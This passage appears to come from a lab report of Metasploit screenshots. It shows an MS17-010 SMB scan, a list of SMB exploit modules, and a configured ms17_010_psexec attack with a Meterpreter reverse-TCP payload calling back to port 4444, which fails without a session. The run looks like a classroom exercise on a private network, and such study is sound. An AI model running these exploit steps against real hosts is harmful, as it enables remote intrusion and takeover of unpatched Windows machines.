   CHECK_PIPE   false                                           no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists  yes       List of named pipes to check
                /named_pipes.txt
   RHOSTS                                                       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Meta
                                                                          sploit
   RPORT        445                                             yes       The SMB service port (TCP)
   SMBDomain    .                                               no        The Windows domain to use for authentication
   SMBPass                                                      no        The password for the specified username
   SMBUser                                                      no        The username to authenticate as
   THREADS      1                                               yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.1.32
RHOSTS => 192.168.1.32
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                 Required  Description
   ----         ---------------                                 --------  -----------
   CHECK_ARCH   true                                            no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                            no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                           no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists  yes       List of named pipes to check
                /named_pipes.txt
   RHOSTS       192.168.1.32                                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Meta
                                                                          sploit
   RPORT        445                                             yes       The SMB service port (TCP)
   SMBDomain    .                                               no        The Windows domain to use for authentication
   SMBPass                                                      no        The password for the specified username
   SMBUser                                                      no        The username to authenticate as
   THREADS      1                                               yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[-] 192.168.1.32:445      - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.1.32:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > 
```

Fig-14: Metasploit




```
   RPORT        445                                             yes       The SMB service port (TCP)
   SMBDomain    .                                               no        The Windows domain to use for authentication
   SMBPass                                                      no        The password for the specified username
   SMBUser                                                      no        The username to authenticate as
   THREADS      1                                               yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[-] 192.168.1.32:445      - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.1.32:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > grep exploit search smb
   0    exploit/multi/http/struts_code_exec_classloader                2014-03-06    manual     No     Apache Struts ClassLoader Manipulation Remote Code Exec
ution
   1    exploit/osx/browser/safari_file_policy                         2011-10-12    normal     No     Apple Safari file:// Arbitrary Code Execution
   7    exploit/windows/scada/ge_proficy_cimplicity_gefebt             2014-01-23    excellent  Yes    GE Proficy CIMPLICITY gefebt.exe Remote Code Execution
   8    exploit/windows/smb/generic_smb_dll_injection                  2015-03-04    manual     No     Generic DLL Injection From Shared Resource
   9    exploit/windows/http/generic_http_dll_injection                2015-03-04    manual     No     Generic Web Application DLL Injection
   10   exploit/windows/smb/group_policy_startup                       2015-01-26    manual     No     Group Policy Script Execution From Shared Resource
   11   exploit/windows/misc/hp_dataprotector_install_service          2011-11-02    excellent  Yes    HP Data Protector 6.10/6.11/6.20 Install Service
   12   exploit/windows/misc/hp_dataprotector_cmd_exec                 2014-11-02    excellent  Yes    HP Data Protector 8.10 Remote Command Execution
   14   exploit/windows/smb/ipass_pipe_exec                            2015-01-21    excellent  Yes    IPass Control Pipe Remote Command Execution
   18   exploit/windows/smb/ms03_049_netapi                            2003-11-11    good       No     MS03-049 Microsoft Workstation Service NetAddAlternateC
omputerName Overflow
   19   exploit/windows/smb/ms04_007_killbill                          2004-02-10    low        No     MS04-007 Microsoft ASN.1 Library Bitstring Heap Overflo
w
   20   exploit/windows/smb/ms04_011_lsass                             2004-04-13    good       No     MS04-011 Microsoft LSASS Service DsRolerUpgradeDownleve
lServer Overflow
   21   exploit/windows/smb/ms04_031_netdde                            2004-10-12    good       No     MS04-031 Microsoft NetDDE Service Overflow
   22   exploit/windows/smb/ms05_039_pnp                               2005-08-09    good       Yes    MS05-039 Microsoft Plug and Play Service Overflow
   23   exploit/windows/smb/ms06_025_rras                              2006-06-13    average    No     MS06-025 Microsoft RRAS Service Overflow
   24   exploit/windows/smb/ms06_025_rasmans_reg                       2006-06-13    good       No     MS06-025 Microsoft RRAS Service RASMAN Registry Overflo
w
   25   exploit/windows/smb/ms06_040_netapi                            2006-08-08    good       No     MS06-040 Microsoft Server Service NetpwPathCanonicalize
 Overflow
   26   exploit/windows/smb/ms06_066_nwapi                             2006-11-14    good       No     MS06-066 Microsoft Services nwapi32.dll Module Exploit
   27   exploit/windows/smb/ms06_066_nwwks                             2006-11-14    good       No     MS06-066 Microsoft Services nwwks.dll Module Exploit
   28   exploit/windows/smb/ms06_070_wkssvc                            2006-11-14    manual     No     MS06-070 Microsoft Workstation Service NetpManageIPCCon
nect Overflow
   29   exploit/windows/smb/ms07_029_msdns_zonename                    2007-04-12    manual     No     MS07-029 Microsoft DNS RPC Service extractQuotedChar()
Overflow (SMB)
   30   exploit/windows/smb/ms08_067_netapi                            2008-10-28    great      Yes    MS08-067 Microsoft Server Service Relative Path Stack C
orruption
   31   exploit/windows/smb/smb_relay                                  2001-03-31    excellent  No     MS08-068 Microsoft Windows SMB Relay Code Execution
   32   exploit/windows/smb/ms09_050_smb2_negotiate_func_index         2009-09-07    good       No     MS09-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Fun
ction Table Dereference
   33   exploit/windows/browser/ms10_022_ie_vbscript_winhlp32          2010-02-26    great      No     MS10-022 Microsoft Internet Explorer Winhlp32.exe MsgBo
x Code Execution
   34   exploit/windows/smb/ms10_061_spoolss                           2010-09-14    excellent  No     MS10-061 Microsoft Print Spooler Service Impersonation
Vulnerability
```

Fig-15: Metasploit




```
   25   exploit/windows/smb/ms06_040_netapi                          2006-08-08       good       No     MS06-040 Microsoft Server Service NetpwPathCanonicalize
 Overflow
   26   exploit/windows/smb/ms06_066_nwapi                           2006-11-14       good       No     MS06-066 Microsoft Services nwapi32.dll Module Exploit
   27   exploit/windows/smb/ms06_066_nwwks                           2006-11-14       good       No     MS06-066 Microsoft Services nwwks.dll Module Exploit
   28   exploit/windows/smb/ms06_070_wkssvc                          2006-11-14       manual     No     MS06-070 Microsoft Workstation Service NetpManageIPCCon
nect Overflow
   29   exploit/windows/smb/ms07_029_msdns_zonename                  2007-04-12       manual     No     MS07-029 Microsoft DNS RPC Service extractQuotedChar()
Overflow (SMB)
   30   exploit/windows/smb/ms08_067_netapi                          2008-10-28       great      Yes    MS08-067 Microsoft Server Service Relative Path Stack C
orruption
   31   exploit/windows/smb/smb_relay                                2001-03-31       excellent  No     MS08-068 Microsoft Windows SMB Relay Code Execution
   32   exploit/windows/smb/ms09_050_smb2_negotiate_func_index       2009-09-07       good       No     MS09-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Fun
ction Table Dereference
   33   exploit/windows/browser/ms10_022_ie_vbscript_winhlp32        2010-02-26       great      No     MS10-022 Microsoft Internet Explorer Winhlp32.exe MsgBo
x Code Execution
   34   exploit/windows/smb/ms10_061_spoolss                         2010-09-14       excellent  No     MS10-061 Microsoft Print Spooler Service Impersonation
Vulnerability
   35   exploit/windows/fileformat/ms13_071_theme                    2013-09-10       excellent  No     MS13-071 Microsoft Windows Theme File Handling Arbitrar
y Code Execution
   36   exploit/windows/fileformat/ms14_060_sandworm                 2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Exe
cution
   37   exploit/windows/smb/ms17_010_eternalblue                     2017-03-14       average    Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Cor
ruption
   38   exploit/windows/smb/ms17_010_psexec                          2017-03-14       normal     Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion
SMB Remote Windows Code Execution
   55   exploit/windows/smb/psexec                                   1999-01-01       manual     No     Microsoft Windows Authenticated User Code Execution
   57   exploit/windows/smb/smb_rras_erraticgopher                   2017-06-13       average    Yes    Microsoft Windows RRAS Service MIBEntryGet Overflow
   59   exploit/windows/smb/ms10_046_shortcut_icon_dllloader         2010-07-16       excellent  No     Microsoft Windows Shell LNK Code Execution
   60   exploit/windows/smb/ms15_020_shortcut_icon_dllloader         2015-03-10       excellent  No     Microsoft Windows Shell LNK Code Execution
   63   exploit/windows/smb/netidentity_xtierrpcpipe                 2009-04-06       great      No     Novell NetIdentity Agent XTIERRPCPIPE Named Pipe Buffer
 Overflow
   64   exploit/netware/smb/lsass_cifs                               2007-01-21       average    No     Novell NetWare LSASS CIFS.NLM Driver Stack Buffer Overf
low
   65   exploit/windows/oracle/extjob                                2007-01-01       excellent  Yes    Oracle Job Scheduler Named Pipe Command Execution
   75   exploit/windows/smb/smb_doublepulsar_rce                     2017-04-14       great      Yes    SMB DOUBLEPULSAR Remote Code Execution
   76   exploit/windows/smb/smb_delivery                             2016-07-26       excellent  No     SMB Delivery
   97   exploit/windows/local/cve_2020_0796_smbghost                 2020-03-13       good       Yes    SMBv3 Compression Buffer Overflow
   98   exploit/windows/smb/cve_2020_0796_smbghost                   2020-03-13       average    Yes    SMBv3 Compression Buffer Overflow
   102  exploit/linux/samba/chain_reply                              2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   104  exploit/multi/ids/snort_dce_rpc                              2007-02-19       good       No     Snort 2 DCE/RPC Preprocessor Buffer Overflow
   105  exploit/windows/browser/java_ws_double_quote                 2012-10-16       excellent  No     Sun Java Web Start Double Quote Injection
   106  exploit/windows/browser/java_ws_arginject_altjvm             2010-04-09       excellent  No     Sun Java Web Start Plugin Command Line Argument Injecti
on
   107  exploit/windows/browser/java_ws_vmargs                       2012-02-14       excellent  No     Sun Java Web Start Plugin Command Line Argument Injecti
on
   109  exploit/windows/smb/timbuktu_plughntcommand_bof              2009-06-25       great      No     Timbuktu PlughNTCommand Named Pipe Buffer Overflow
   110  exploit/windows/fileformat/ursoft_w32dasm                    2005-01-24       good       No     URSoft W32Dasm Disassembler Function Buffer Overflow
   111  exploit/windows/fileformat/vlc_smb_uri                       2009-06-24       great      No     VideoLAN Client (VLC) Win32 smb:// URI Buffer Overflow
   114  exploit/windows/smb/webexec                                  2018-10-24       manual     No     WebExec Authenticated User Code Execution
msf6 auxiliary(scanner/smb/smb_ms17_010) > 
```

Fig-16: Metasploit




```
on
   107  exploit/windows/browser/java_ws_vmargs                       2012-02-14       excellent  No     Sun Java Web Start Plugin Command Line Argument Injecti
on
   109  exploit/windows/smb/timbuktu_plughntcommand_bof              2009-06-25       great      No     Timbuktu PlughNTCommand Named Pipe Buffer Overflow
   110  exploit/windows/fileformat/ursoft_w32dasm                    2005-01-24       good       No     URSoft W32Dasm Disassembler Function Buffer Overflow
   111  exploit/windows/fileformat/vlc_smb_uri                       2009-06-24       great      No     VideoLAN Client (VLC) Win32 smb:// URI Buffer Overflow
   114  exploit/windows/smb/webexec                                  2018-10-24       manual     No     WebExec Authenticated User Code Execution
msf6 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                              Required  Description
   ----                  ---------------                              --------  -----------
   DBGTRACE              false                                        yes       Show extra debug trace info
   LEAKATTEMPTS          99                                           yes       How many times to try to leak transaction
   NAMEDPIPE                                                          no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordli  yes       List of named pipes to check
                         sts/named_pipes.txt
   RHOSTS                                                             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Usin
                                                                                g-Metasploit
   RPORT                 445                                          yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                                no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                               no        The service display name
   SERVICE_NAME                                                       no        The service name
   SHARE                 ADMIN$                                       yes       The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/
                                                                                write folder share
   SMBDomain             .                                            no        The Windows domain to use for authentication
   SMBPass                                                            no        The password for the specified username
   SMBUser                                                            no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.31.151.191   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/smb/ms17_010_psexec) > 
```

Fig-17: Metasploit


172.31.151.191 - Remote Desktop Connection
anukriti@LAPTOP-CIPR7MFM: ~
File Actions Edit View Help
Trash
File System
Home
test3.exe
test4.exe
(genmon)XXX


```
Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.1.32
RHOSTS => 192.168.1.32
msf6 exploit(windows/smb/ms17_010_psexec) > set payload
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > Interrupt: use the 'exit' command to quit
msf6 exploit(windows/smb/ms17_010_psexec) > use payload windows/meterpreter/reverse_http

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank    Check  Description
   -  ----                                                  ---------------  ----    -----  -----------
   0  payload/windows/meterpreter/reverse_http_proxy_pstore                  normal  No     Windows Meterpreter (Reflective Injection), Reverse HTTP Stager Proxy
   1  payload/windows/meterpreter/reverse_https_proxy                        normal  No     Windows Meterpreter (Reflective Injection), Reverse HTTPS Stager with
 Support for Custom Proxy
   2  payload/windows/meterpreter/reverse_http                               normal  No     Windows Meterpreter (Reflective Injection), Windows Reverse HTTP Stag
er (wininet)
   3  payload/windows/meterpreter/reverse_https                              normal  No     Windows Meterpreter (Reflective Injection), Windows Reverse HTTPS Sta
ger (wininet)


Interact with a module by name or index. For example info 3, use 3 or use payload/windows/meterpreter/reverse_https

msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                             Required  Description
   ----                  ---------------                             --------  -----------
   DBGTRACE              False                                       yes       Show extra debug trace info
   LEAKATTEMPTS          99                                          yes       How many times to try to leak transaction
   NAMEDPIPE                                                         no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordli yes       List of named pipes to check
                         sts/named_pipes.txt
   RHOSTS                192.168.1.32                                yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Usin
                                                                               g-Metasploit
   RPORT                 445                                         yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                               no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                              no        The service display name
   SERVICE_NAME                                                      no        The service name
   SHARE                 ADMIN$                                      yes       The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/
                                                                               write folder share
   SMBDomain             .                                           no        The Windows domain to use for authentication
```

Fig-18: Metasploit


172.31.151.191 - Remote Desktop Connection
anukriti@LAPTOP-CIPR7MFM: ~
File Actions Edit View Help
Trash
File System
Home
test3.exe
test4.exe
(genmon)XXX

```
 Support for Custom Proxy
   2  payload/windows/meterpreter/reverse_http                               normal  No     Windows Meterpreter (Reflective Injection), Windows Reverse HTTP Stag
er (wininet)
   3  payload/windows/meterpreter/reverse_https                              normal  No     Windows Meterpreter (Reflective Injection), Windows Reverse HTTPS Sta
ger (wininet)


Interact with a module by name or index. For example info 3, use 3 or use payload/windows/meterpreter/reverse_https

msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                             Required  Description
   ----                  ---------------                             --------  -----------
   DBGTRACE              false                                       yes       Show extra debug trace info
   LEAKATTEMPTS          99                                          yes       How many times to try to leak transaction
   NAMEDPIPE                                                         no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordli yes       List of named pipes to check
                         sts/named_pipes.txt
   RHOSTS                192.168.1.32                                yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Usin
                                                                               g-Metasploit
   RPORT                 445                                         yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                               no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                              no        The service display name
   SERVICE_NAME                                                      no        The service name
   SHARE                 ADMIN$                                      yes       The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/
                                                                               write folder share
   SMBDomain             .                                           no        The Windows domain to use for authentication
   SMBPass                                                           no        The password for the specified username
   SMBUser                                                           no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.31.151.191   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/smb/ms17_010_psexec) > 
```


Fig-19: Metasploit



```
Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                Required  Description
   ----                  ---------------                                --------  -----------
   DBGTRACE              false                                          yes       Show extra debug trace info
   LEAKATTEMPTS          99                                             yes       How many times to try to leak transaction
   NAMEDPIPE                                                            no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordli   yes       List of named pipes to check
                         sts/named_pipes.txt
   RHOSTS                192.168.1.32                                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Usin
                                                                                  g-Metasploit
   RPORT                 445                                            yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                                  no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                 no        The service display name
   SERVICE_NAME                                                         no        The service name
   SHARE                 ADMIN$                                         yes       The share to connect to, can be an admin share (ADMIN$,C$, ...) or a normal read/
                                                                                  write folder share
   SMBDomain             .                                              no        The Windows domain to use for authentication
   SMBPass                                                              no        The password for the specified username
   SMBUser                                                              no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.31.151.191   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 172.31.151.191:4444
[-] 192.168.1.32:445 - Rex::Proto::SMB::Exceptions::LoginError: Login Failed: Connection reset by peer
[*] Exploit completed, but no session was created.
